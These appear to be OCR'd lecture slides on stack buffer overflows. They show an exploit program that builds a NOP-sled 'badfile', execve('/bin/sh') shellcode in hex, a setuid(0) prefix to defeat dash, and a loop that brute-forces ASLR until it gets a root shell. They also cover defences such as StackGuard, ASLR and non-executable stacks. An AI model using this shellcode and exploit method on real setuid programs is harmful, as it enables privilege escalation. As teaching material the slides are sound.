
```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```

Task B : Address of Malicious Code

- **To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.**

Note : NOP- Instruction that does nothing.




Badfile Construction

```
void main(int argc, char **argv)
{
  char buffer[200];
  FILE *badfile;

  /* A. Initialize buffer with 0x90 (NOP instruction) */
  memset(&buffer, 0x90, 200);

  /* B. Fill the return address field with a candidate
        entry point of the malicious code */
  *((long *) (buffer + 112)) = 0xbffff188 + 0x80;
                          1                  2
  // C. Place the shellcode towards the end of buffer
  memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
         sizeof(shellcode));

  /* Save the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, 200, 1, badfile);
  fclose(badfile);
}
```

1 : Obtained from Task A - distance of the return address from the base of the buffer.

2 : Obtained from Task B - Address of the malicious code.

The Structure of badfile



New Address in Return Address

Considerations :

The new address in the return address of function stack [`0xbffff188 + nnn`] should not contain zero in any of its byte, or the badfile will have a zero causing `strcpy()` to end copying.

***e.g.,* *`0xbffff188 + 0x78 = 0xbffff200`*, the last byte contains zero leading to end copy.**

Execution Results

- **Compiling the vulnerable code with all the countermeasures disabled.**

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- **Compiling the exploit code to generate the badfile.**
- **Executing the exploit code and stack code.**

```
$ gcc exploit.c -o exploit
$ ./exploit
$ ./stack
# id          ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

A Note on Countermeasure

- **On Ubuntu16.04, /bin/sh points to /bin/dash, which has a countermeasure**
  - It drops privileges when being executed inside a *setuid* process
- **Point /bin/sh to another shell (simplify the attack)**

```
$ sudo ln -sf /bin/zsh /bin/sh
```

- **Change the shellcode (defeat this countermeasure)**

```
change "\x68""//sh"  to "\x68""/zsh"
```

- **Other methods to defeat the countermeasure will be discussed later**

Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access of the system.

Solution : Shell Program

Challenges :

- Loader Issue
- Zeros in the code

```
#include <stddef.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Shelllcode

- **Assembly code (machine instructions) for launching a shell.**

- **Goal: Use *`execve("/bin/sh", argv, 0)`* to run shell**


- **Registers used:**
  eax = 0x0000000b (11) : Value of system call execve()
  ebx = address to "/bin/sh"
  ecx = address of the argument array.
    - argv[0] = the address of "/bin/sh"
    - argv[1] = 0 (i.e., no more arguments)

  edx = zero (no environment variables are passed).
  int 0x80: invoke execve()

Shellcode

```
const char code[] =
  "\x31\xc0"        /* xorl    %eax,%eax     */   ← %eax = 0 (avoid 0 in code)
  "\x50"            /* pushl   %eax          */   ← set end of string "/bin/sh"
  "\x68""//sh"      /* pushl   $0x68732f2f   */
  "\x68""/bin"      /* pushl   $0x6e69622f   */
  "\x89\xe3"        /* movl    %esp,%ebx     */   ← set %ebx
  "\x50"            /* pushl   %eax          */
  "\x53"            /* pushl   %ebx          */
  "\x89\xe1"        /* movl    %esp,%ecx     */   ← set %ecx
  "\x99"            /* cdq                   */   ← set %edx
  "\xb0\x0b"        /* movb    $0x0b,%al     */   ← set %eax
  "\xcd\x80"        /* int     $0x80         */   ← invoke execve()
;
```

Shellcode



Malicious Code
NOP
NOP
NOP
0
//sh
/bin
esp
ebx
(a) Set the ebx register
Malicious Code
NOP
NOP
NOP
0
//sh
/bin
0
0x2000
0x2000
esp
11
eax
ebx
ecx
0
edx
(b) Set the eax, ecx, and edx registers

Countermeasures

Developer approaches:

- **Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.**

OS approaches:

- **ASLR (Address Space Layout Randomization)**

Compiler approaches:

- **Stack-Guard**

Hardware approaches:

- **Non-Executable Stack**

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.

↓

Difficult to guess the stack address in the memory.

↓

Difficult to guess %ebp address and address of the malicious code

Address Space Layout Randomization

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

3

ASLR : Defeat It

1. **Turn on address randomization (countermeasure)**

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. **Compile set-uid root version of stack.c**

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

ASLR : Defeat It

3. Defeat it by running the vulnerable code in an infinite loop.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```


ASLR : Defeat it

On running the script for about 19 minutes on a 32-bit Linux machine, we got the access to the shell (malicious code got executed).

```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#      ← Got the root shell!
```

Stack guard

```
void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
        return;
    else
        exit(1);
}
```



Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

Canary check done by compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Defeating Countermeasures in bash & dash

- **They turn the setuid process into a non-setuid process**
  - They set the effective user ID to the real user ID, dropping the privilege
- **Idea: before running them, we set the real user ID to 0**
  - Invoke setuid(0)
  - We can do this at the beginning of the shellcode

```
shellcode= (
    "\x31\xc0"                # xorl    %eax,%eax     ①
    "\x31\xdb"                # xorl    %ebx,%ebx     ②
    "\xb0\xd5"                # movb    $0xd5,%al     ③
    "\xcd\x80"                # int     $0x80         ④
```

Non-executable stack

- **NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.**

- **This countermeasure can be defeated using a different technique called Return-to-libc attack.**

Summary

- **Buffer overflow is a common security flaw**
- **We only focused on stack-based buffer overflow**
  - Heap-based buffer overflow can also lead to code injection
- **Exploit buffer overflow to run injected code**
- **Defend against the attack**